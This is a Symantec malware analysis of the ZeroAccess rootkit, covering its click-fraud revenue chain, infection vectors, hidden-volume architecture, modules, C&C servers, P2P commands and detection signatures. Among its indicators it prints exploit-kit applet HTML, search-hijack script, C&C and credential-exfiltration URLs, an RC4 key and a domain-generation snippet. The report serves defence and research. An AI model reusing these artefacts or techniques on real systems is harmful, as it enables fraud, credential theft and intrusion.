Symantec™
Security Response

Trojan.ZeroAccess Infection Analysis

Sean Hittel and Rong Zhou

Contents

Executive summary

ZeroAccess, also known as “Smiscer” or “Max++ rootkit”, is a malicious Windows threat used to generate revenue primarily through pay-per-click fraud. ZeroAccess uses low-level rootkit functionality to remain persistent and stealth. It arrives through various vectors, including Web exploit kits and social engineering attacks. Although ZeroAccess contains generic back door functionality that could be used for multiple purposes, it has been observed to download fake security software, perform click fraud, and search engine poisoning. In addition to describing ZeroAccess’ revenue generation scheme, this paper outlines examples of ZeroAccess’ infection vectors, as well as its infection logic and back door functionality. Through click fraud, the authors are estimated to earn six-figures annually.


Click fraud scheme

Upon infection, ZeroAccess will install additional payload modules, downloaded through its back door. Generally, this is an executable that performs click fraud. This click fraud scheme has been observed to utilize more than one pay-per-click affiliate network.

Advertisers sign up with ad networks who in turn contract website owners who are willing to display advertisements on their websites in exchange for a small commission. The ad networks charge the advertisers for distributing and displaying their ads and pay the website owners a small commission each time a visitor views (pay-per-view) or clicks (pay-per-click) on the ads.

Figure 1

Example advertisement for the ClickIce pay-per-click network



Often advertisement inventory is actually resold through advertising network middle-men. These advertising network middle-men make up a pay-per-click affiliate network. Instead of buying ad inventory directly from advertisers, these middle men purchase it from another ad network or another middle man. Further, instead of signing up website owners directly, they purchase Web traffic or clicks from other middle men. Thus, when one clicks on an advertisement, instead of that click going directly through a single advertising agency, the click traverses through multiple middle-men networks each of whom take a portion of the revenue until it reaches the original advertising agency that purchased the advertising inventory.

Recently, ZeroAccess has used two pay-per-click networks: IntecPPC and ClickIce. ZeroAccess has signed up as an affiliate with these networks as a supposed website owner and each advertisement provided by these networks that is clicked on generates a small commission for the ZeroAccess authors. Instead of legitimately displaying the advertisements on a real website and gathering organic clicks, ZeroAccess never displays the ads and artificially generates clicks on provided ad inventory.

The majority if not all advertising facilitated by IntecPPC and ClickIce appears to come from advertising network middle-men and not directly from advertisers.

ZeroAccess can make use of multiple pay-per-click networks and these middle men likewise can utilize multiple upstream providers. Thus, at any given time the advertisement networks involved will vary. Below we follow a recent example of a fraudulent click by ZeroAccess through multiple intermediate parties.

First, ZeroAccess contacts a command and control server to receive information about what URLs to click. These command and control servers may be different in different variants and have changed over time.

These domains will return an XML file that contain multiple entries consisting of a URL to visit (the pay-per-click URL), the URL to use as the referrer, and how many times to visit the URL (click on the URL). The referrer is necessary to defeat anti-click bot protections that may be employed by the pay-per-click server. An example XML entry is as follows.


<xml> .<doc> ..<url>http://184.171.169.130/click.php?c=c226559a28917f1aa21a8ae6
7699e697d5afe827df9450b9fc6f041d4a888264a193fbf8a31c09961fb401e25821a0b4a471de
8ad9ec17dc691fcd4bb684bff02643218d778ddc9edf333161d66ed6ec6a9c47e59e25712a6c-
c830700c8016b195d27ab8e8b7867bc6d205c529c55956bfba856e576dfbeab849b8a1b45b42cd4079a-
f1207497a7a79555314b9fee75c</url> ..<ref>http://filatelia.com/?keyword=akbar+jobs</
ref> ..<n>5</n> .</doc>

Where <ref> is the referrer, <url> is the pay–per-click URL, and <n> is the number of times to visit the URL.

184.171.169.130 is owned by IntecPPC, a pay-per-click network, which advertises in Russian forums dedicated to search engine optimization, traffic redirection, and other underground forums.

Figure 2

IntecPPC homepage



IntecPPC advertises to supposed website owners who can provide click traffic and to advertisers who wish to provide advertisement inventory. Each advertiser can bid on keywords. Bids can range widely, but are quoted as typically one to two cents on IntecPPC's website. IntecPPC will typically pay 80% of the advertiser bid price to an affiliate if the link is clicked on from their website. IntecPPC pays affiliates through a number of online currencies or bank wire transfer each week, as long as more than $50 has been earned ($300 for bank wire transfer).

However, IntecPPC does not only work directly with advertisers. IntecPPC will sign up with another pay-per-click network forming a pay-per-click network chain. Then, instead of directly receiving an advertisement from IntecPPC, the click traffic is actually passed to another pay-per-click network.

Figure 3

IntecPPC example bid amounts

N	Title	Bid
1	Lindsay Lohan	0.024
2	Searching For Lindsay Lohan?	0.024
3	Best online results for Lindsay Lohan	0.018
4	Unique results for Lindsay Lohan	0.018
5	Top 5 Insurance Agents in Your Town	0.012
6	Find Insurance Agents in Your ZIP Code	0.012
7	Lindsay Lohan	0.012

In this particular example, the click is redirected to another domain, www4search.net, which is owned by AdsCampaign at adscampaign.com. AdsCampaign claims to have 5,000 affiliates, more than 14,000 advertisers, and delivers 10 billion ad impressions per month. The redirection can be seen below.

```
HTTP/1.1 302 Moved Temporarily Server: nginx/0.9.3 Date: Mon, 28 Nov 2011 02:00:11
GMT Connection: keep-alive Location: http://www4search.net/?keyword=akbar+jobs&p=0|
0|eaeab70d-72b8-4492-8666-27bbd7174489 Content-Length: 0
```

However, this page still does not directly represent a URL of a clicked advertisement, but instead is redirected through a META refresh tag to the following location:

```
http://click.xmlmonetize.com/click/?p=0|0|eaeab70d-72b8-4492-8666-27bbd7174489&nojs=1
```

XMLMonetize is another pay-per-click network that is actually owned by the same founder as AdsCampaign, who also operates TextSensor.com, an inline text ad platform. However, while XMLMonetize may work with advertisers, XMLMonetize also serves as a middleman node in a chain of pay-per-click networks. XMLMonetize works with multiple other pay-per-click and pay-per-view networks. These networks are then likely to obtain ad content from yet more pay-per-click networks.

In particular in this scenario, after passing through XMLMonetize and one of the above networks, the final URL was:


```
http://serw.clicksor[.]
com/newServing/dlink.
php?nid=1&sid=150853&pid=101698
```

The above URL belongs to Clicksor, which is a well-known online advertising company. This final URL represents a fraudulent click on an advertisement by ZeroAccess. Each party along the way including the ZeroAccess authors receives a commission for facilitating the traffic. Unfortunately, in this case, the traffic is fraudulent and the advertiser is paying for fake clicks.

While the amount of revenue generated by the ZeroAccess authors is unknown, IntecPPC was earning an approximate average of $400 each day, which is $146,000 a year from XMLMonetize. Funds from XMLMonetize to IntecPPC would only represent a fraction of the total earnings of IntecPPC as they also work with other pay-per-click networks. The ZeroAccess authors would then earn a fraction of the IntecPPC earnings as a single affiliate. Considering these factors, the ZeroAccess authors are likely earning six-figures a year.

Figure 4

Commisions from fake click traffic



In addition to generating revenue through pay-per-click networks, ZeroAccess hijacks user's searches. When an infected user searches in popular search engines, (including google.com, bing.com, icq.com, yahoo.com, ask.com, and aol.com), ZeroAccess sends an additional GET request similar to the following:

```
http://suzukimxm[.]cn/r/redirect.php?id=9de5404ac67a404a0e1a775f212cd210&u=198&cv=150&
sv=15&os=501.804.x86
```

This causes an additional pop-up window or tab to be created. The new window or tab will contain search results for the original search query with hijacked links or additional content. An example of returned HTML can be seen below.

```
<jst>
 function FormatRedirect(ref, title) {
   body = "<html><head><title>" + title +
"</title></head><frameset><frame src=\"http://" + ref +
"\"></frameset></html>";
AddPage("www.google.com.hk/search?q=car&hl=zh-CN&source=hp&gbv=1",2, null, 0,
"HTTP/1.1 200\r\nConnection: close\r\nCache-Control: no-cache\r\nPragma: no-cache\r\
nContent-Length: " + body.length +  "\r\n\r\n" + body);
}
FormatRedirect("kozanekozasearchsystem.com/?search=car&subid=198&key=415db60c8aa81c
0bed68", "car");
```

In one case, visiting the kozanekozasearchsystem[.]com URL above served the following page:

```
<html><body>
  <applet code="andora.class" archive="http://andykropf.aelita[.]fr/showthread
  php?t=83475" width="100" height="100">
    <param name="dmac" value="7GGm3aaNtDRK%Pmz?NxEZGN?z%aq7P8G7%xND?m7moG0s" />
  </applet>
  <applet code="xmltree.umbro.class" archive="http://andykropf.aelita[.]fr/
  showthread.php?t=49281" width="100" height="100">
    <param name="msize" value="7GGm3aaNtDRK%Pmz?NxEZGN?z%aq7P8G7%xND?m7moG0H" />
  </applet>
</body></html>
```

This is a Web exploit kit that we have been tracking as an Incognito variant. The above will serve two Java exploits, including one for the recent Oracle Java SE Rhino Script Engine Remote Code Execution Vulnerability (BID 50218). The site was no longer available, so what was delivered could not be confirmed. However, the delivery of additional malicious code was likely unintentional, as the main purpose of the page was to deliver advertisements and content from yet more pay-per-click networks.


Infection vector

ZeroAccess has been observed being installed through two main mechanisms: social engineering attacks and Web exploit kits. The social engineering attacks have involved misleading file names on crack and keygen sites, as well as SEO-poisoned links in advertisements. In the latter case, the user is often falsely given the impression they will be installing an update for an application, such as Adobe Flash player.

Currently, the most common Web kit installing ZeroAccess has been in circulation for more than a year. This attack kit is referred to as "Nice Kit", or a variant of Neosploit in some recent publications. Internally, Symantec has dubbed the exploit kit "doubleSemi", since its outbreak last year. The name was taken from the format of its post-compromise download URLs, which contained two semicolons. The exploit kit has been installing ZeroAccess since at least the summer of 2011 and is known to serve exploits for Adobe Acrobat and Reader, as well as the Oracle Java SE and Java for Business JRE Trusted Method Chaining Remote Code Execution Vulnerability (BID 39065) and the Oracle Java 'Applet2ClassLoader' Class Unsigned Applet Remote Code Execution Vulnerability (BID 46388).

Figure 5

Exploit kit dropping ZeroAccess



Historically, ZeroAccess has been installed through well known Web kits, such as Blackhole, Phoenix, and Best. This use of various exploit kits to install ZeroAccess is likely simply a byproduct of its authors attempting to evade IPS rather than an indication of ZeroAccess being sold to other distributors. Further credence can be given to this as the command-and-control (C&C) servers listed below have been relatively static over ZeroAccess' reign.

Architecture

Upon execution, ZeroAccess selects a random driver alphabetically between %System%\Drivers\classpnp.sys and %System%win32k.sys and overwrites the driver with its own code.

The original clean driver is stored in a hidden encrypted NTFS volume using the file name %System%\config\<RANDOM CHARACTERS>. The hidden volume is used to store the original clean driver as well as additional components and downloaded payload modules. The volume is roughly 16 MB in size and is accessed through the file system device name:

```
\\??\ACPI#PNP0303#2&da1a3ff&0
```

For example, the original clean driver is stored at:

```
\\??\ACPI#PNP0303#2&da1a3ff&0\L\[EIGHT RANDOM CHARACTERS].
```

This file system of the hidden volume is encrypted using RC4 with the following 128-bit key:

```
\xFF\x7C\xF1\x64\x12\xE2\x2D\x4D\xB1\xCF\x0F\x5D\x6F\xE5\xA0\x49
```

The Trojan then creates the following registry entries to ensure the newly infected driver serves as the main load point for ZeroAccess:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\[FILE NAME OF INFECTED DRIVER]\"ImagePath" = "*"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\[FILE NAME OF INFECTED DRIVER]\"Type" = "1"
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\[FILE NAME OF INFECTED DRIVER]\"Start" = "3"

Code is then injected into services.exe through an APC. The injected code encrypts the data stored in the hidden NTFS volume under \??\ACPI#PNP0303#2&da1a3ff&0\U and also creates an alternate data stream file %SystemDrive%\2385299062:2302268273.exe and executes it. These main loader components ensure the additional payload files stored in the hidden NTFS volume are loaded and executed.

Modules

Each file stored in the hidden NTFS volume is given a numeric label. These files will be loaded and executed by ZeroAccess.

@00000001 - Backup

@00000001 is the backup installation file. When executed, the system will be re-infected.

@80000000 – Infection tracker

@80000000 is an infection tracker. The file is a driver (.sys) that uses counter.yadro.ru to track infections and infection statistics. The driver will send HTTP traffic of the form:

GET /hit?t52.6;rhttp://218;s1024*768*32;u/218;0.1359697993129236304 HTTP/1.1

Host: counter.yadro.ru

218 = appears to be the bot version

1024*768*32 = resolution of the system taken from the following registry key:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware Profiles\Current\System\CurrentControlSet\Control\VIDEO\{GUID}\0000\
DefaultSettings.XResolution
DefaultSettings.YResolution
DefaultSettings.BitsPerPel

1359697993129236304 = value derived from the current system time.

@800000c0 – Network traffic interception

@800000c0 redirects search results and also steals FTP usernames and passwords. When executed, the driver will drop and map a DLL to \\KnownDlls\mswsock.dll. This is a well known technique that remaps DLLs cached by Windows so any process that may need mswsock.dll in the future will load the malicious DLL instead of mswsock.dll. The remapped DLL will read and execute JavaScript from @000000c0. The JavaScript code causes search engine redirection. Further, the DLL will monitor and exfiltrate FTP passwords and usernames from passing network traffic.

@000000c0 - JavaScript for search engine redirection

@000000c0 is a JavaScript file that causes search engine redirection for queries to Google, Yahoo!, AOL, Ask, Bing, and ICQ. This JavaScript file is loaded and executed by the @800000c0 file and redirects traffic to:

`http://suzukimxm.cn/r/redirect.php?id=9de5404ac67a404a0e1a775f212cd210&u=198&cv=150&sv=15&os=501.804.x86`

The parameters will vary depending on the system. The JavaScript code will also search for any FTP passwords and usernames and post them to them to 76.76.10.94/ftp.php.

@800000cb – Click fraud

@800000cb performs click fraud. The file is a driver (.sys) file that will drop and inject a DLL into svchost.exe. For example, as described in the Click Fraud Scheme section, the code will obtain and visit URLs from:

```
(91.230.111.19)/new/links.php?w=218&n=1  .
```

@800000cf – Back door

@800000cf is a back door. The file is a driver (.sys) file. When executed, it will drop and inject a DLL into winlogon.exe. The code in the DLL will call SetWinEventHook to inject itself further into a variety of Web browser processes including iexplorer.exe, firefox.exe, opera.exe, chrome.exe, safari.exe, and maxthon.exe. Once injected into the Web browser process, it will contact the following URL:

```
176.53.17.20/p/task2.php?w=218&i=8d13544794a85347a8aa9e4dd95fb853&n=1
```

It will then execute the received commands. ZeroAccess has been observed to download subsequent malware, mostly fake security programs, through this channel.

The following IPs are among those that we have observed acting as HTTP C&C servers for ZeroAccess:

- 174.138.164.36
- 188.229.100.68
- 188.40.85.252
- 193.105.154.210
- 193.105.154.213
- 193.105.154.215
- 69.50.212.157
- 69.50.212.160
- 85.17.226.180
- 95.64.46.41
- 95.64.46.44

Requests to these addresses have been observed to use the following URL file names over a number of generations of ZeroAccess:

- bad.php
- ftp.php
- keyword.php
- knx64.php
- redirect.php
- stat.php
- stat2.php
- zlu.php
- zlu.php

The user agent is either Opera 5, 6, or 7, and may include a “LangID” parameter as in:

```
User-Agent: Opera/6 (Windows NT %u.%u; U; LangID=%x; x86)
```

ZeroAccess contains a domain generation routine that is used to populate the HOST header of the above requests. The domain generation routine generates a date-based, 8-character .cn domain. The following snippet illustrates the domain generation, and has been observed in use in a number of versions of ZeroAccess.

```
$url = '';
       for $i (1..8) {
              $j = $crc & 0x1f;
              $url .= substr($index _ string, $j, 1);
              $crc = ($crc >> 5);
       }
$url .= '.cn';
```

The domain generation is likely used to bypass network security products that block domains through HTTP Host header inspection. The requests are not actually going to these domains, but rather an unrelated IP address.

An example of the HTTP requests is below:

```
GET /stat2.php?w=65&i=58d7f947d2d1f947e5de1a07e596ae05&a=25 HTTP/1.1
HOST: iivxhdcd.cn
User-Agent: Opera/6 (Windows NT 5.1; U; LangID=409; x86)
Connection: close
```

The i= parameter of this request is composed of:

- 58d7f947 encodes the folder time of %SystemDrive%
- d2d1f947 encodes the install date from HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate
- e5de1a07e596ae05 is derived from the folder time of %SystemDrive%, the system default language, and a random number

Persistence and stealth

ZeroAccess will use rootkit techniques to hook low-level disk functions to hide itself through a driver installed at:

%System%\drivers\[RANDOM NUMBER].sys

The driver will create filter hooks on SCSIOP_READ and SCSIOP_WRITE for all devices belonging to \\driver\\Disk. If the file object requested is the infected driver, ZeroAccess will redirect the request to the original clean driver, which was previously stored in the hidden NTFS volume. Further, the IRP_JM_INTERNAL_DEVICE_CONTROL routine of the disk device is hooked to prevent access to the malicious driver. Finally, IoIsOperationSynchronous is hooked to prevent the termination of the ZeroAccess ADS (alternative data stream) process named, for example, 2385299062:2302268273.exe. In addition, any process that attempts to access the ADS will be terminated and the file associated with the process will have its ACLs modified to prevent the file from executing in the future.

The driver also registers a shutdown handler which will repair the malware components on disk if they have been removed or modified.

Some versions of ZeroAccess will also create another load point by adding a registry key such as:

HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\ “Shell”=”C:\Documents and Settings\Administrator\Local Settings\Application Data\[RANDOM CHARACTERS]\X”

If parts of the threat have been removed, the file stored on disk at this respective location will then re-infect the machine through backup copies of itself.

ZeroAccess will also monitor system behavior for security applications. If a process accesses more than 50 registry keys in a short period of time in the hive HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\[SERVICE NAME]\ImagePath ZeroAccess will terminate the process. Next the file on disk will have its ACLs changed to prevent the file from executing again.


Peer-to-peer communications

In addition to a direct back door implemented by module @800000cf, ZeroAccess has the ability to update itself through a peer-to-peer (P2P) communication channel. ZeroAccess will open TCP/UDP ports 13620, 21315, 21810, or 22292 to enable communication with other peers. The following commands exist:

1. "getL" (Get a list of CnC IPs)
2. "retL" (Response to getL - a list of CnC IPs)
3. "getF" (Get a binary file)
4. "setF" (Response to getF - a Win32 PE but sometimes some JavaScript inside a fake PE file)
5. "srv?" (Sent to peers to determine if they are a super node)
6. "yes!" (Response from peers that are super nodes)
7. "news" (Sent to provide metadata about payload files to determine if peers need to obtain newer payload files)

Figure 6

ZeroAccess UDP traffic examples



Additional network communications

In order to retrieve the current time, the Trojan tries to contact one of the following time servers:

- chronos.cru.fr
- clock.isc.org
- ntp.adc.am
- ntp2.usno.navy.mil
- time.cerias.purdue.edu
- time.windows.com
- time2.one4vision.de
- www.nist.gov

Mitigating strategies

It is recommended that users ensure their AV and IPS are up to date and coverage for this threat is robust.

Users are advised to monitor or block TCP and UDP ports 13620, 21315, 21810, 21860, 22292, 25700, and 34354. However, these ports appear to change regularly.

Symantec protection

Symantec products offer comprehensive protection to help you stay one step ahead of risks to your business.

File-based protection (traditional antivirus)

Traditional antivirus protection is designed to detect and block malicious files and is effective against files associated with this attack. The following signatures are available to protect against this threat:

- Trojan.Zeroaccess
- Trojan.Zeroaccess.B
- Trojan.Zeroaccess!gen1
- Trojan.Zeroaccess!gen2
- Trojan.Zeroaccess!gen3
- Trojan.Zeroaccess!gen4
- Trojan.Zeroaccess!gen5
- Trojan.Zeroaccess!gen6
- Trojan.Zeroaccess!kmem

Network-based protection (IPS)

Network based protection can help protect against unauthorized network activities conducted by malware threats or intrusion attempts. The following IPS signatures are available to protect against this threat:

- Web Attack: Malicious Exploit kit Website
- Web Attack: Malicious Toolkit Website 10
- Web Attack: Malicious Toolkit Website 12
- System Infected: ZeroAccess Rootkit Activity
